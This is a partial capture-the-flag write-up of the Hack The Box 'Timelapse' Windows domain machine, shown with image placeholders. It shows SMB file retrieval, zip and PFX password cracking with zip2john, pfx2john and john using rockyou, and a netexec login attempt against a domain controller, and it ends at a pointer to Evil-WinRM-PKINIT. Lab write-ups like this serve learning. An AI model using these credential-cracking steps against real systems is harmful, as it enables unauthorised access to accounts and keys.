
```
smb: \HelpDesk\> get LAPS.x64.msi
getting file \HelpDesk\LAPS.x64.msi of size 1118208 as LAPS.x64.msi (601.7 KiloBytes/sec) (average 493.5 KiloBytes/sec)
smb: \HelpDesk\> get LAPS_Datasheet.docx
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as LAPS_Datasheet.docx (169.7 KiloBytes/sec) (average 424.4 KiloBytes/sec)
smb: \HelpDesk\> get LAPS_OperationsGuide.docx
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as LAPS_OperationsGuide.docx (798.9 KiloBytes/sec) (average 505.9 KiloBytes/sec)
smb: \HelpDesk\> get LAPS_TechnicalSpecification.docx
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as LAPS_TechnicalSpecification.docx (183.4 KiloBytes/sec) (average 474.6 KiloBytes/sec)
```

While trying to unzip the file I found it had a password



```
┌──(kali㉿kali)-[~]
└─$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx     incorrect password
```

I then went into the docs and found the following



Launch the interface, enter the client name and click **Search**.

ComputerName: win81x64

Password: 7c3XlgsE


Password expires: 19.6.2015 18:06:52

New expiration time: 19. June 2015 18:41:51

You can also get the password using PowerShell.

Get-AdmPwdPassword -ComputerName <computername>

```
Administrator: Windows PowerShell
PS C:\Users\administrator.CONTOSO> Get-AdmPwdPassword -ComputerName 81client

ComputerName       DistinguishedName                        Password      ExpirationTimestamp
------------       -----------------                        --------      -------------------
81CLIENT           CN=81CLIENT,OU=Workstations,DC=contoso,DC=com Obg/P;XraJ6l  6/21/2014 11:02:0...
```




```
msImaging-Thumbprin...   <not set>
ms-Mcs-AdmPwd            6bQxjEeJ]KE0
ms-Mcs-AdmPwdExpi...     130427612731068439
```


```
7c3XlgsE
Obg/P;XraJ6l
6bQxjEeJ]KE0
```

These passwords didn’t really work for any. So now my next step is to try and break the password of the zip.

zip2john




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ /usr/sbin/zip2john winrm_backup.zip
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a84b40ec6b5c20abd7d695aa16d8c88a3cec7243acf179b842f2d96414d306fd67f0bb6abd97366b7aaea736a0cda557a1
d82727976b2243d1d9a4032d625b7e40325220b35bae73a3d11f4e82a408cb00986825f936ce33ac06419899194de4b54c9258cd7a4a7f03ab181b611a63bc9c26305fa1cbe6855e8f9e80c058a723c396d400b707c558460db8ed624
7c7a727d24cd0c7e93fbcbe8a476f4c0e57db890a78a5f61d1ec1c9a7b28b98a81ba94a7b3a600498745859445ddaef51a982ae22577a385700fdf73c99993695b8ffce0ef90633e3d18bf17b357df58ea7f3d79f22a790606b69aed5
00db976ae87081c68d60aca373ad25ddc69bc27ddd3986f4d9ce77c4e49777c67a0740d2b4bbca38b4c2b3ee329ac7cf30e5af07f13d860a072784e753a999f3dd0d2c3bbb2269eeffe2f0b741441538e429cb9e8beee2999557332ac
447393db6ed35856bd7fcae85329b99b21449f3bb63c9fb74870dbf76e7dc76859392bf913da2864555b6ed2a384a2ae8a6c462e5115adbf385f073cfc64ec7a4646386cf72b5529bbf48af050640f26c26e337add96b61aee56d3d92
de09f25c40efe56d4c2b853ce29de32c05634afc4dc9ca8df991b73e10db5bb9cd3fc807bfe05bb789a4b4a525001d253ca6f67abc928ebe7777a0b2d06d7fd2d61123c7e6b8050fe51994f116bc9e694cbdd6e81bfe71672582e7329
cb78e20793b970407ea0bb8787c93875be25432987b2fb385c08e1970e5f8868db466476ef41b157eaf4d9a69508d57166213d81f1f981cffd5a6d2053a65c380ad98f10eb2b94104cd41104c59e6f4d782868f38ae64c7b0c29fb0e0
5d18429c26dc3f5a9c4ec9328b0aff3a41679f9f12e9b4e2cc9dfca5a67c021a093549863923422ada4ccf082924ef1ec4ec38847bf2bffb893f14abecdad3c83a31e276a23542ff08cdc7d7ec6576dbda1edf1326174b13c7f078d6e
a4dc90a743cdf6aa076a17250ac2fff6de8113ffc58dd4ccda187b6c7890264f0d0ff113aa3fa15b8515d0857f8110b99fa2915f0476a08b107965fa5e74c05018db0d9a8ecc893780027b58225e091b50aa07684f1990508275d87fd
7a8f28193ca41d9ce649e3de4885913b15f318e7459c443849a248463bbfe949def6d9ca95e6ace6613eabf758c6399639f1f7779fc9aeee32d518a0db9a046340e002445b8ae9a5cb630a194a490d326247f3582680814dfed794964
75e4a06f11d4433b13ed3c3803e3c1da5335cd7919453ce0a6b62116c0ffa0fc7c4bba77bbba080092541697c3200edc7e9aa001a01fc0063b27159384538ecb7cddab32a6feca01853ac712a0e21a436d647d1c94bd0a5b40510cb08
0d4ce79a2e49fc82fd961106b7b73d2e24603711300ddc711b8cc284cc284777d230ebcc140ab0296676f465da1afeb40fe2f4f9636238c09a9716a1f3071fd2653b9956c9180270b1582074175570d5784af0d22460e6d28153f146d
01ff0f2388894b0541a9df950e1515a2397360e09c6dfd92feaf068f560be034bcf26cabc76be09a94254bbbf88f4ee85241c12be370ca32cc5391e33f05a2e7a75afe7876a893fdc9fded2ea1ac701001cf0d34eaba84dd4815a28dc
4cfe6c3abc35a057f6b95dd4fdb07a99edc0a020273f5eb9b2d2e6686deda3c1c9c5deb85b9192d68a841cd9a7aa448ddd66e0a839d81f0106a8a1e38f6da99a3b973a0598aca2ba36cf9ef0b4a9da6ae327069a88677b7e5303a08ce
a1a37f2623d98233672e425693e16ade5b16d49669e2002aec50aedeccc21af37901d278bd3a5b7618b9f0332a4848a29e9e3eccef234cf2392d46c33be6c3c75e57f6c19998febadf2c6a3e22a6e4276e6863f8d16ecec1f4eca9495
a031e5f7426bf90a9831b9901588e72330fc42fe3ed7a09d7404a14727b7b876786b35873cf24deb921662c458d05b8c8872d88e889407024e46d06d8f3cf9a1d144deb91acf2273c13600bc2bbc9c1405269c3eff0042d0533c95f4
5c28ed2b8854fbbda941b1957d27122d8a6afe09261f206ccde7e7c4f69c8d46d4e101849c02c9eecc65e365ebf48e3ce836385dcfd824e085b0104b1210b5acfedb3df857cdc2ad9976660dfb20b228ce127c4cdc5bb9d89f65822eb
d728b2d1dbce2872e9fa113c19ed251e7c103022b5029b63e35bcd0ef75bf13f1bb56499f1505b6eef27aa6fd079f4d4156c566a76d8b6bcdd518cdd6ea3de2048f9b059e338946fa2549ab27646ba9bfe08580df4582be056dcc6823
2efef533ea90c9c8d613e22fd4f2d75c6a89e4643ff3717a21dc0624a1c844549fc9700d137865b018eef82803ec1b3f19f9e3f25c276062effb0829c00825677d21530b14a8ee27c6507ff31549430f66488f4ef996cf784f37bbf10
3e49f17bef1ae41e02dce2a3715127942fcaec5da410f04174664b7eb0788e83920ad9afa223a5a4791bb28b3d5e75933edfd7535aaeb984f8dc1c5e3880411c733f775c93b620f14662c1594c909eceb7c8c25807b9e49771847a567
d6fd63c607c6ebf71714a869cd4eb7956995cb7011c7973c705ee13aeabc319ff6f71569c9c46821cda0db6555dde9939f27f68d1b6dfcfb53b0ed1c9f35c7d29e550437ab80da87384614f9508dbb49f8be5a85c1bfebe13067aff3f
d745009db52a4de15761f67ad2a3bf89440d134ed7c6c96c41340c6947785b75698e6b61a0d2da6ffe4290a15a932d42d5e2c4928a92121b0cb3c11a7bbb5fa5a70e31f7bd24e892466e767c4193f5902eb4fc22d1b9c9e7dc8f27886
ca3a37dbd842a9fb445adaa738cddbc4e0b62c14b49dc807843db29df781a65491ae52dc16b5d5dc2193f965a595cd72c5b6f1e63e1b4b521e9d891b481fef699fb2ccb853df7b8a902910b229db859d293628baf30891c255fa46d33
7336fb0b4a47986939372f13f4315c38af852e9a8893fe275be0e5b095c1219edc026c71236ff3a314084383ad0228f26b7935f454c8d3d59306a2c7eb7f9220a67e8c1a2f508760f3ccdb52399e81bcb7e5347c1083ecbdb1c009338
e017721b4324a40329a5938ab4ee99d087a2edb62d687fcebeda2211760b2287ff574ebc66e076132cab4cb15e1e551acf11f3ed87970aee89159421facc8eb82bca90a36c43f75df5bececfde3128e2834c5ecd067e61c9ba954cc54
fc291a1458bdfe9f49fba35eb944625a528fb9d474aaa761314740997e4d2ed3b1cb8e86744cfb6c9d5e3d758684ff3d9fdc1ba45b39141625d4e6ba38cd3300507555935db1193b765d226c463481388a73d5361e57b7b40c7d3df38
fc5da2c1a255ff8c9e344761a397d2c2d59d722723d27140c6830563ee783156404a17e2f7b7e506452f76*$/pkzip$:legacyy_dev_auth.pfx:winrm_backup.zip::winrm_backup.zip
```



```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashfile.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2024-11-03 23:01) 2.325g/s 8077Kp/s 8077Kc/s 8077KC/s suzyqzb..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


```
supremelegacy
```

I attempted use this password with the legaccy user but it did not work.



```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb timelapse.htb -u legacyy -p 'supremelegacy'
SMB         10.10.11.152    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
SMB         10.10.11.152    445    DC01             [-] timelapse.htb\legacyy:supremelegacy STATUS_LOGON_FAILURE
```


Now I will actually use it to unzip the file.




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
replace legacyy_dev_auth.pfx? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
```

This gave me a PFX file.

After looking around I can crack the PFX file using pfx2john




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ /usr/bin/pfx2john legacyy_dev_auth.pfx
legacyy_dev_auth.pfx:$pfxng$1$20$2000$20$eb755568327396de179c4a5d668ba8fe550de18a$3082099c
10c0d0102a08204fe308204fa301c060d2a864886f70d010c0103300e04084408e3852b96a898020207d004820
f047b42d0b7062b3c6191bc2c23713f986d1febf6d9e1829cd6663d2677b4af8c7a25f7360927c498163168a25
a99b92cc7f824d029385fa8b6859950912cd0a257fa55f150c2135f2850832b3229033f2552f809e70010fab88
418a76d5b57579eeb534627a27fd46350d624b139d9ff4b124c9afbbbe42870026098bbc7d38b6b543ab6eff3c
6d5d75af8bf965c07faa68331b9f66733deb32ee3628b156ee0ef8e63b732e3606f3c6c9453b49d15592648cd9
8dedaba0593947f96989fad67e17470b49307b5199248fbad36a0dee42e480b30785810d4c17cc27b0e0ed3a99
19737b7e4ef61004c2876715123fd0b8a4f6c03eb387fd50eaaf4977870a6c011c91f1c9093dc2aa0e2c72c0d5
```



```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ john legacyy_dev_auth.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 AVX 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:39 DONE (2024-11-04 20:42) 0.02523g/s 81568p/s 81568c/s 81568C/s thuglife06..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
thuglegacy
```

I started searching around and found the following



.. / Evil-Winrm-PKINIT

